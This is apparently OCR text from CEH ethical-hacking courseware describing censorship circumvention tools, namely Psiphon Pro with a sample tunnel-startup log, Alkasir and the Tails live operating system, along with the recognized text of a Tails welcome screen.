
  Features:

  - **Browser** or **VPN** (whole-device) **mode**: one can choose whether to tunnel everything or just the web browser.
  - **In-app stats**: This lets you know how much traffic you have been using.



```
6:58:30 Client Version 88
6:58:30 Starting tunnel...
6:58:30 Current network: WIFI
6:58:30 Selecting server...
6:58:35 Preferred servers: 1
6:58:35 SSH connected
6:58:35 SOCKS starting...
6:58:35 SOCKS running on port 1080
6:58:35 HTTP proxy running on port 8080
6:58:35 VPN service running
6:58:35 VPN to SOCKS running
6:58:38 Running in whole device mode
```

Figure 3.103: Screenshot of Psiphon Pro



Censorship Circumvention Tools: Alkasir and Tails

Alkasir	Alkasir is a **cross-platform**, open-source, and robust website censorship circumvention tool that also **maps censorship patterns** around the world
Tails	Tails is a **live operating system** that a user can start on any computer from a DVD, USB stick, or SD card

https://github.com

Welcome to Tails!

Language & Region

Language: English - United States

Keyboard Layout: English (US)

Formats: United States

Encrypted Persistent Storage

Enter your passphrase to unlock the persistent storage

Additional Settings

The default settings are safe in most situations. To add a custom setting, press the "+" button below.

CEH Certified Ethical Hacker
Shutdown
Start Tails
Show Passphrase
Unlock
+


https://tails.boum.org

Censorship Circumvention Tools

- **Alkasir**

  Source: *https://github.com*

  Alkasir is a cross-platform, open-source, and robust website censorship circumvention tool that also maps censorship patterns around the world. Alkasir enables attackers to identify censored links. It keeps them informed about links that are still blocked and links that are not blocked.



